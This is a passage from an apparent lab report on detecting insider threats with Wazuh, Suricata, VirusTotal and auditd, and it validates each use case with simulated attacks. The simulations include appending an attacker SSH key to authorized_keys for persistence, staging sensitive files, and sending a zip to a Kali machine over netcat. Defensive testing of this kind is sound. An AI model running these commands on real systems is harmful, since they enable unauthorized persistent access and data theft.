  <directories>/bin,/sbin,/boot</directories>
  <directories realtime="yes" whodata="yes">/home/*/.ssh/authorized_keys</directories>
```

Fig 37. Modifying FIM Settings

Configurations are then saved, followed by restarting the Wazuh agent with *sudo systemctl restart wazuh-agent.*

7.3.4.2 Attack Simulation and Validation

First, we test the FIM's capability to detect file addition, modification, and deletion within the */home/ubuntu/important_files* directory. A file *CCinfo* was added to the directory, then sample credit card information is written into this file (Fig 71), hence changing the integrity checksum, and finally this file is deleted. All these actions were successfully logged as seen in Fig 38.

FIM Events

Agent	User Inv...	Description	Directory/File Location	TimeStamp
Ubuntu_Victim	ubuntu	File deleted.	/home/ubuntu/important_files/CCinfo	Feb 16, 2025 @ 13:23:43.726
Ubuntu_Victim	ubuntu	Integrity checksum changed.	/home/ubuntu/important_files/CCinfo	Feb 16, 2025 @ 13:15:20.949
Ubuntu_Victim	ubuntu	File added to the system.	/home/ubuntu/important_files/CCinfo	Feb 16, 2025 @ 12:38:46.548
Ubuntu_Victim	ubuntu			Feb 16, 2025 @ 12:38:28.000
Ubuntu_Victim	ubuntu			Feb 16, 2025 @ 12:37:12.173
Ubuntu_Victim	ubuntu			Feb 16, 2025 @ 12:37:11.984
Ubuntu_Victim	root			Feb 14, 2025 @ 17:39:11.733
Ubuntu_Victim	root			Feb 14, 2025 @ 17:39:11.718
Ubuntu_Victim	root			Feb 14, 2025 @ 17:39:11.681


Fig 38. Logging File Modifications

Next an attack was performed mimicking a scenario where a disgruntled insider deletes multiple sensitive files present within the *important_files directory*. For this, a python script was created, which was responsible for creation of 20 files within the specified directory, proceeded by deletion of all these files (Fig 39).

```
#!/usr/bin/python3

import os
import time

# Define the directory where you want to create the files
target_directory = "/home/ubuntu/important_files"

def create_files(directory, num_files):
    try:
        os.makedirs(directory, exist_ok=True)
        for i in range(1, num_files + 1):
            file_name = f"file{i}.txt"
            file_path = os.path.join(directory, file_name)

            # Use 'w' mode to create a new file or overwrite an existing one
            with open(file_path, 'w') as file:
                # You can write content to the file here if needed
                pass  # Nothing to write in this example

            print(f"Created {file_name} at {directory}")
    except Exception as e:
        print(f"An error occurred while creating the files: {str(e)}")

def delete_files(directory, num_files):
    try:
        for i in range(1, num_files + 1):
            file_name = f"file{i}.txt"
            file_path = os.path.join(directory, file_name)
            if os.path.exists(file_path):
                os.remove(file_path)
                print(f"Deleted {file_name} at {directory}")
            else:
                print(f"File {file_name} not found.")
    except Exception as e:
        print(f"An error occurred while deleting the files: {str(e)}")

if __name__ == "__main__":
    num_files_to_create = 20

    create_files(target_directory, num_files_to_create)
    time.sleep(2)
    delete_files(target_directory, num_files_to_create)

    print("All files have been created and deleted.")
```

Fig 39. Python Script

Running the python generated multiple logs of file deletion (Fig 40), and as more than 10 documents were deleted in a short timeframe, an alert for forwarded to the slack channel notifying authorized personnel (Fig 41).



503 hits

Apr 12, 2025 @ 10:13:53.850 - Apr 13, 2025 @ 10:13:53.850

Export Formated | 534 columns hidden | Density | 1 fields sorted | Full screen

timestamp	agent.name	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
Apr 13, 2025 @ 09:42:52.081	Ubuntu_Victim	/home/ubuntu/important_files/file20....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.079	Ubuntu_Victim	/home/ubuntu/important_files/file19....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.075	Ubuntu_Victim	/home/ubuntu/important_files/file18....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.073	Ubuntu_Victim	/home/ubuntu/important_files/file17....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.070	Ubuntu_Victim	/home/ubuntu/important_files/file16....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.067	Ubuntu_Victim	/home/ubuntu/important_files/file15....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.064	Ubuntu_Victim	/home/ubuntu/important_files/file14....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.062	Ubuntu_Victim	/home/ubuntu/important_files/file13....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.059	Ubuntu_Victim	/home/ubuntu/important_files/file12....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.057	Ubuntu_Victim	/home/ubuntu/important_files/file11....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.054	Ubuntu_Victim	/home/ubuntu/important_files/file10....	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.051	Ubuntu_Victim	/home/ubuntu/important_files/file9.txt	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.048	Ubuntu_Victim	/home/ubuntu/important_files/file8.txt	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.046	Ubuntu_Victim	/home/ubuntu/important_files/file7.txt	deleted	File deleted.	7	553
Apr 13, 2025 @ 09:42:52.043	Ubuntu_Victim	/home/ubuntu/important_files/file6.txt	deleted	File deleted.	7	553

Rows per page: 15 < 1 2 3 4 5 ... 34 >

Fig 40. Logs: Abnormal File Deletion





Fig 41. Slack: Abnormal File Deletion Alert

Another attack – Account manipulation was then simulated, where the perpetrator modifies a user's SSH keys file, which can grant the attacker unauthorized, persistent access to the user's account when accessed through SSH.

This was performed by modifying the SSH keys file of the user *ubuntu*, located at */home/ubuntu/.ssh/authorized_keys,* by appending a newly created SSH public/private key pair to it (Fig 42).



```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -f .ssh/test_key
Generating public/private ed25519 key pair.
Enter passphrase for ".ssh/test_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in .ssh/test_key
Your public key has been saved in .ssh/test_key.pub
The key fingerprint is:
SHA256:0TUF8mJXnsu4wHaqtt5YUMVTg++lcqPXrd7+N0U4lMI kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|          .o===. |
|         . =E+oo |
|        . = o=o. |
|         = o o+.o|
|        S + o.o= |
|         o +..= .|
|          o .+ oo|
|        .=  . .o+|
|       o=..  oooB|
+----[SHA256]-----+

┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/test_key.pub | ssh ubuntu@192.168.229.129 "sudo tee -a /home/ubuntu/.ssh/authorized_keys"
ubuntu@192.168.229.129's password:
```

Fig 42. Transferring New SSH keys

The keys are transferred from the Kali machine to the specified directory within the Ubuntu machine as shown by the command in the red box (Fig 42). In this scenario, it is assumed the attacker knows user ubuntu's password but wants persistent access regardless of password.

As FIM monitors for any changes within the *authorized_keys* file for every user (Fig 37), this modification is detected, and the events are logged successfully (Fig 43).




Fig 43. Logs: Modification of authorized_keys

7.3.5 Detecting Data Exfiltration

Data exfiltration refers to the unauthorized transfer of sensitive data from a system to an external entity. As insiders typically have access to sensitive files and systems, they pose a large threat to an organization by exfiltrating such data.

This use case simulates an insider attempting to exfiltrate data from the Ubuntu machine, by staging sensitive files to a temporary directory, compressing the files, and transmitting them over the network to another machine. The objective is to detect both the staging phase and the exfiltration phase of this attack.

7.3.5.1 Configuration

For the staging phase, a sample excel document is downloaded from the internet to the */home/ubuntu/important_files* directory, containing 2 million sales records, essentially mimicking a sensitive file for an organization. This file along with a file containing credit card information (CCinfo) will be used in the data exfiltration process.

FIM configurations were modified to also monitor the /tmp directory as its commonly used by attackers for such attacks (Fig 44).

```
<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>10</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Directories to check  (perform all possible verifications) -->
  <directories realtime="yes" check_all="yes" whodata="yes">/etc,/usr/bin,/usr/sbin,/home/ubuntu/important_files</directories>
  <directories>/bin,/sbin,/boot</directories>
  <directories realtime="yes" whodata="yes">/home/*/.ssh/authorized_keys</directories>
  <directories whodata="yes" recusrion_level="2" check_sum="yes" check_size="yes" check_owner="yes" check_mtime="yes">/tmp</directories>

  <!-- Files/directories to ignore -->
```

Fig 44. Adding /tmp to FIM

Explaining the changes:

- *recursion_level = "2"*: This specifies how far FIM should look within directories for any modifications.
- Instead of using *check_all* which records every attribute about a file's changes, in this scenario only attributes like file checksum, size, owner, and modification time are recorded.

For the exfiltration phase, its first made sure that Suricata is running on the Ubuntu machine with *sudo systemctl status suricata*. Then a new rule is added to Suricata's local.rules file at */etc/suricata/rules/local.rules*, a file containing user-defined rules (Fig 45).




Fig 45. IDS Rule to Detect ZIP File Transfer

This Suricata rule is designed to detect the network transfer of any ZIP file by matching the specific byte pattern found at the beginning of all standard ZIP files containing some type of data within them (*PK\x03\x04*).

7.3.5.2 Attack Simulation and Validation

Data is staged by simply copying the sensitive files from the *important_files* directory to a temporary directory in the */tmp* folder (*/tmp/records*) using the copy (cp) command (Fig 46). The copied files are then zipped in the */tmp/records* directory using the command *gzip extract.zip 2m\ Sales\ Records.csv CCinfo.* This prepares the data within a zip folder for extraction.




Fig 46. Staging Sensitive Files

This event is successfully captured by Wazuh. As shown in Fig 47, multiple file additions are detected in the /tmp/records folder, two of when files were copied into the directory, and one of when the files were moved to a newly created zip file.




Fig 47. Logs: File Addition to /tmp/records

Next data exfiltration is performed by transferring the *extract.zip* file to another machine (in this case Kali) using the netcat tool.

This is achieved by first starting a netcat listener on the Kali machine on port 4444 and saving the contents received from this communication into the *extracted.zip* file (Fig 48). Then the file *extract.zip* is sent from the Ubuntu machine to Kali using the command *nc 192.168.229.128 4444 < /tmp/records/extract.zip*, where *192.168.229.128* is the IP address of Kali, and *4444* is the destination port. With this the file *extract.zip* is successfully transferred from Ubuntu to a file *extracted.zip* in Kali.





Fig 48. Kali Receiving Data

Wazuh, through Suricata captures and logs this file transfer as shown from Fig 49. Detailed logs are provided the authorized personnel helping them identify key information like the flow of data transfer, which here is *to_server,* and the sender's/receiver's IP addresses.



agent.ip	192.168.229.129
agent.name	Ubuntu_Victim
data.alert.action	allowed
data.alert.gid	1
data.alert.rev	1
data.alert.severity	3
data.alert.signature	ZIP File Exfil Detected via content match
data.alert.signature_id	900010
data.app_proto	failed
data.community_id	1:JweM4yW5XSwPs+bG3Rc9ETI8B3k=
data.dest_ip	192.168.229.128
data.dest_port	4444
data.direction	to_server
data.event_type	alert
data.flow.bytes_toclient	72872
data.flow.bytes_toserver	47146674
data.flow.dest_ip	192.168.229.128
data.flow.dest_port	4444
data.flow.pkts_toclient	1104
data.flow.pkts_toserver	31149
data.flow.src_ip	192.168.229.129
data.flow.src_port	36630
data.flow.start	2025-04-13T08:28:15.105610+0400
data.flow_id	2142443519213828.000000
data.in_iface	ens33
data.pkt_src	wire/pcap
data.proto	TCP
data.src_ip	192.168.229.129
data.src_port	36630
data.timestamp	Apr 13, 2025 @ 08:28:15.343

Fig 49. Logs: Detecting Data Exfil

For this attack to be identified however, correct correlation between the staging and exfiltration is required from security personnel.

7.3.6 Detecting Malware

Insiders, whether acting maliciously or negligently, can introduce malware into an organization's systems by downloading or executing unauthorized files. To address this risk, this use case focuses on detecting potentially malicious files introduced by insiders by integrating Wazuh with VirusTotal through an API key.

7.3.6.1 Configuration

As mentioned in the *Configuring Pre-Requisites* section, VirusTotal is only used to detect for malicious activity whenever an alert with rule_id 100200 or 100201 is generated (Fig 19). These rules are custom written in the *local_rules.xml* file located at */var/ossec/etc/rules/local_rules.xml* within the Wazuh server.

Fig 50 shows the content of rules 100200, which detects for file modifications within a sensitive directory */home/ubuntu/important_files*, and 100201, which detects for file additions in the same. In conclusion, VirusTotal is configured to check for malicious files whenever a file is added or modified in directory */home/ubuntu/important_files*.

```
<group name="syscheck,pci_dss_11.5,nist_800_53_SI.7,">
    <!-- Rules for Linux systems -->
    <rule id="100200" level="7">
        <if_sid>550</if_sid>
        <field name="file">/home/ubuntu/important_files/</field>
        <description>File modified in Sensitive directory.</description>
    </rule>
    <rule id="100201" level="7">
        <if_sid>554</if_sid>
        <field name="file">/home/ubuntu/important_files/</field>
        <description>File added to Sensitive directory.</description>
    </rule>
</group>

<group name="virustotal,">
  <rule id="100092" level="12">
    <if_sid>657</if_sid>
    <match>Successfully removed threat</match>
    <description>$(parameters.program) removed threat located at $(parameters.alert.data.virustotal.source.file)</description>
  </rule>

  <rule id="100093" level="12">
    <if_sid>657</if_sid>
    <match>Error removing threat</match>
    <description>Error removing threat located at $(parameters.alert.data.virustotal.source.file)</description>
  </rule>
</group>
```

Fig 50. Malware Detection Local Rules

A new active response script *remove-threat.sh* was then created, to automatically delete any file identified as malicious by VirusTotal (Fig 51). Successfully removing the malicious file triggers the rule 100092, and failing to do so triggers rule 100093 (Fig 50).

```
#!/bin/bash

LOCAL=`dirname $0`;
cd $LOCAL
cd ../

PWD=`pwd`

read INPUT_JSON
FILENAME=$(echo $INPUT_JSON | jq -r .parameters.alert.data.virustotal.source.file)
COMMAND=$(echo $INPUT_JSON | jq -r .command)
LOG_FILE="${PWD}/../logs/active-responses.log"

#------------------------ Analyze command -------------------------#
if [ ${COMMAND} = "add" ]
then
 # Send control message to execd
 printf '{"version":1,"origin":{"name":"remove-threat","module":"active-response"},"command":"check_keys", "parameters":{"keys":[]}}\n'

 read RESPONSE
 COMMAND2=$(echo $RESPONSE | jq -r .command)
 if [ ${COMMAND2} != "continue" ]
 then
  echo "`date '+%Y/%m/%d %H:%M:%S'` $0: $INPUT_JSON Remove threat active response aborted" >> ${LOG_FILE}
  exit 0;
 fi
fi
```

Fig 51. Active Response Script to Remove Malware

7.3.6.2 Attack Simulation and Validation

A malicious file download was simulated by downloading the EICAR test file. This is a harmless malware created by European Institute of Computer Antivirus Research (EICAR), to test the capabilities of Anit-Virus tools.

This file is downloaded in the */home/ubuntu/important_files* directory as *suspicious-file.exe*, using the command shown in Fig 52.

```
root@ubuntu-VMware-Virtual-Platform:/var/ossec/etc# sudo curl -Lo /home/ubuntu/important_files/suspicious-file.exe ht
tps://secure.eicar.org/eicar.com
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    68  100    68    0     0    112      0 --:--:-- --:--:-- --:--:--   112
root@ubuntu-VMware-Virtual-Platform:/var/ossec/etc#
```

Fig 52. Downloading EICAR Test File

VirusTotal analyses this executable and as it is malware, correctly classifies this as malicious file and raises an alert (Fig 53).




Fig 53. Logs: VirusTotal Alert

The log provides key information to personnel such as confirmation that the file is malicious, the source file's name, number of anti-virus engines that detected this file as malicious, and the exploitation technique the malware is using.

This alert then triggers the active-response script *remove-threat.sh,* which deletes the malicious file *suspicious-file.exe* (Fig 54).

Fig 54. Logs: Malicious File Removed

A notification is also sent to the Slack channel, successfully notifying security personnel of a possible malware download (Fig 55).




Fig 55. Slack Alert: Malicious File Downloaded

Log timestamps do not correlate as the attack was performed multiple times throughout the day.

7.3.7 Detecting Privilege Abuse

Privilege abuse occurs when an insider misuses their authorized access to perform actions they are not supposed to. This includes activities such as attempting to access another user's private files or directories. This use case is designed to detect such unauthorized access attempts and alert security personnel swiftly.

7.3.7.1 Configuration

To detect this kind of privilege abuse, Ubuntu Linux's auditing tool (auditd) was used. First its made sure that the auditd service is running on Ubuntu using *sudo systemctl status auditd*. Then a new audit rule is written into the *audit.rules* file located at */etc/audit/rules.d/audit.rules* (Fig 56).




Fig 56. Audit Rules

Explaining this in detail:

- *-a always,exit*: Logs events at the end of the user's command execution.
- -F arch=b64: Specifies that this rule only applies to 64-bit architecture systems.
- *-S open,openat*: Audits events whenever the user tries to open files/directories
- *-F dir=/home/ubuntu/*: The scope of this rule is limited to only monitor /home/ubuntu/ directory.
- *-F perm=rwa*: Triggers the rule when read, write, or append commands are used.
- *-F "auid>=1000"*: Defines that the rule applies only to non-root users (UID of root user is 0)
- *-F auid!=4294967295*: Excludes logging events for commands executed without a UID (like system calls).
- *-F euid!=1000*: Excludes logging events for user ubuntu (UID is 1000)
- *-F uid!=0*: Excludes root user activity.
- *-F key=power_abuse*: When the rule triggers, it matches the events with keyword *power_abuse* for easier analysis.

In conclusion, this rule is designed to detect abnormal file access or modification in */home/ubuntu/* by users other than the primary user (ubuntu) or root.

This rule is then saved by loading it into the auditing daemon using *auditctl -R /etc/audit/rules.d/audit.rules,* followed by *auditctl -l.*

A local rule is also written into the Wazuh server's *local_rule.xml* file located at */var/ossec/etc/rules/local_rules.xml*. This rule is designed to raise an alert whenever an audit log with keyword "*abuse*" is generated (Fig 57).

```
28
29 <group name="audit">
30   <rule id="100210" level="8">
31     <if_sid>80700</if_sid>
32     <list field="audit.key" lookup="match_key_value" check_value="abuse">etc/lists/audit-keys</list>
33     <description>Audit: Possible Insider Threat!: User with uid $(audit.uid) trying to access $(audit.directory.name) files.</description>
34     <group>audit_command,</group>
35   </rule>
36 </group>
37
```

Fig 57. Local Rule for Privilege Abuse

7.3.7.2 Attack Simulation and Validation

To perform a privilege abuse attack, a user named *employee1* was created on the ubuntu machine having UID 1001. This user will act as the perpetrator attempting to access user ubuntu's private directory */home/ubuntu/*.

The following command was written from *employee1*'s account, trying to access the */home/ubuntu/important_files* directory (Fig 58). As the user employee1 does not have sudo permissions, this access was denied.

```
employee1@ubuntu-VMware-Virtual-Platform:/home$ cd ubuntu/important_files
bash: cd: ubuntu/important_files: Permission denied
employee1@ubuntu-VMware-Virtual-Platform:/home$ id -u employee1
1001
employee1@ubuntu-VMware-Virtual-Platform:/home$
```

Fig 58. Attempting to access /home/ubuntu/important_file

Even so, this event was captured successfully by auditd and logs were forwarded to Wazuh, which generated an alert as shown in Fig 59.

